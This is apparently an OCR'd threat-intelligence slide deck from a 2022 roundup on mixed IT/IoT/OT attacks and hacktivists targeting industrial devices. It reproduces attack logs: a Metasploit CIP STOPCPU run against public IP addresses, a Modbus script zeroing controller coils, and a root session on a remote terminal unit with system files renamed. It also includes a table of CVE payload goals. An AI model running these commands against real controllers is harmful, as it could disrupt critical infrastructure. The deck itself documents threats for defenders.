
- 100 **million attacks** between July and December 2022
- 10 **attacks/second**
- 7,000 **exploits**
- 1,000 **unique malware samples**


2022
Threat Roundup Report:
The Emergence of Mixed IT/IoT Threats

Remote management is the top target…


…and it's exploited via weak credentials








Exploits are not limited to traditional applications






Some exploit payloads bypassing access control

CVE	Target	Exploit payload
CVE-2020-1938	Apache Tomcat	Leak /WEB-INF/web.xml file
CVE-2020-26073	Cisco SD Wan vManage	Leak /etc/passwd
CVE-2021-34473	Microsoft Exchange	Bypass ACL
CVE-2022-0543	Redis	Leak /etc/passwd using Lua injection

OT is a constant target



Attackers are constantly probing OT devices

Most activities are related to malicious reconnaissance, but also specific exploits


Scans include OT-specific protocols (DNP3, Modbus, etc.):

- Industrial Automation
- Building Automation
- Utilities (energy/water)

Hacktivists targeting OT

- More than **100 groups** have conducted cyberattacks since the beginning of the Russian invasion of Ukraine
  - Mostly **DDoS**, but also data breaches, wipers and some **attacks on critical infrastructure**
- **Other groups** “protesting” actions in Iran, Israel and other countries
  - Examples: steel plants in Iran, gas pumps in Israel and PLCs in the U.S.

Most common TTPs:




Shodan and similar used to discover **exposed devices** in targeted countries

Initial access via weak **credentials or known vulnerabilities**.


Off-the-shelf tools to interact with **OT protocols** (Modbus, ENIP)

Custom tools for data collection and attack execution

https://www.forescout.com/blog/the-increasing-threat-posed-by-hacktivist-attacks-an-analysis-of-targeted-organizations-devices-and-ttps/




```
msf6 auxiliary(admin/scada/multi_cip_command) > set RHOSTS 2.180.2.159
RHOSTS ⇒ 2.180.2.159
msf6 auxiliary(admin/scada/multi_cip_command) > run
[*] Running module against 2.180.2.159

[*] 2.180.2.159:44818 - 2.180.2.159:44818 - CIP - Running STOPCPU attack.
[*] 2.180.2.159:44818 - 2.180.2.159:44818 - CIP - Got session id: 0×2000000
[*] 2.180.2.159:44818 - 2.180.2.159:44818 - CIP - STOPCPU attack complete.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/scada/multi_cip_command) > set RHOSTS 5.201.167.12
RHOSTS ⇒ 5.201.167.12
msf6 auxiliary(admin/scada/multi_cip_command) > run
[*] Running module against 5.201.167.12

[*] 5.201.167.12:44818 - 5.201.167.12:44818 - CIP - Running STOPCPU attack.
[*] 5.201.167.12:44818 - 5.201.167.12:44818 - CIP - Got session id: 0×4000000
[*] 5.201.167.12:44818 - 5.201.167.12:44818 - CIP - STOPCPU attack complete.
[*] Auxiliary module execution completed
```



```
└─$ python3 theComposer.py
Kill all registers or just coils?coils
ModbusTcpClient(190.107.208.91:502)
WriteCoilResponse(1) ⇒ 0
WriteCoilResponse(2) ⇒ 0
WriteCoilResponse(3) ⇒ 0
WriteCoilResponse(4) ⇒ 0
WriteCoilResponse(5) ⇒ 0
WriteCoilResponse(6) ⇒ 0
```


Example: hacktivists encrypting files on RTU



```
root@178.163.133[redacted] password:


BusyBox v1.23.2 (2021-03-29 10:37:34 MSK) built-in shell (ash)

 ####### ###### #      ###### ###### ###### ###  #####
    #    #      #      #      #    # #       #  #     #
    #    #      #      #      #    # #       #  #
    #    #####  #      #####  #    # #####   #   #####
    #    #      #      #      #    # #       #        #
    #    #      #      #      #    # #       #  #     #
    #    ###### ###### ###### ###### #      ###  #####
 -------------------------------------------------------
 Build for RTU968V2 v.2.6.9S
 OpenWrt Chaos Calmer
 -------------------------------------------------------
root@TELEOFIS-RTU968V2:~# ls /bin ; uname -a
ash              config_generate  echo             hostname         ls               netstat          ps               stat
board_detect     cp               egrep            ipcalc.sh        mkdir            nice             pwd              stty
busybox          date             false            kill             mknod            opkg             rm               sync
cat              dd               fgrep            ln               mktemp           pidof            rmdir            tar
chgrp            df               fsync            lock             mount
chmod            dmesg            gunzip           login            mv
chown            dnsdomainname    gzip             login.sh         netms
Linux TELEOFIS-RTU968V2 3.18.29 #1 Mon Mar 29 10:43:13 MSK 2021 armv5tejl
root@TELEOFIS-RTU968V2:~#
root@TELEOFIS-RTU968V2:~#
root@TELEOFIS-RTU968V2:~#
root@TELEOFIS-RTU968V2:~#
```

```
root@TELEOFIS-RTU968V2:~# ls /bin
ash                        dnsdomainname              login                      ping
board_detect.fuckPutin     echo                       login.sh.fuckPutin         ping6
busybox                    egrep                      ls                         pingcontrol.fuckPutin
cat                        false                      mkdir                      ps
chgrp                      fgrep                      mknod                      pwd
chmod                      fsync                      mktemp                     rm
chown                      gunzip                     mount                      rmdir
config_generate.fuckPutin  gzip                       mv                         sed
cp                         hostname                   netmsg                     sh
date                       ipcalc.sh.fuckPutin        netstat                    sleep
dd                         kill                       nice                       stat
df                         ln                         opkg.fuckPutin             stty
dmesg                      lock                       pidof                      sync
root@TELEOFIS-RTU968V2:~# Connection to 178.163.133[redacted] closed by remote host.
Connection to 178.163.133[redacted] closed.
```

Public exploits are easy to find…



Life Is On | Schneider Electric


Schneider Electric Security Bulletin

KNX Systems Publicly Available Exploit

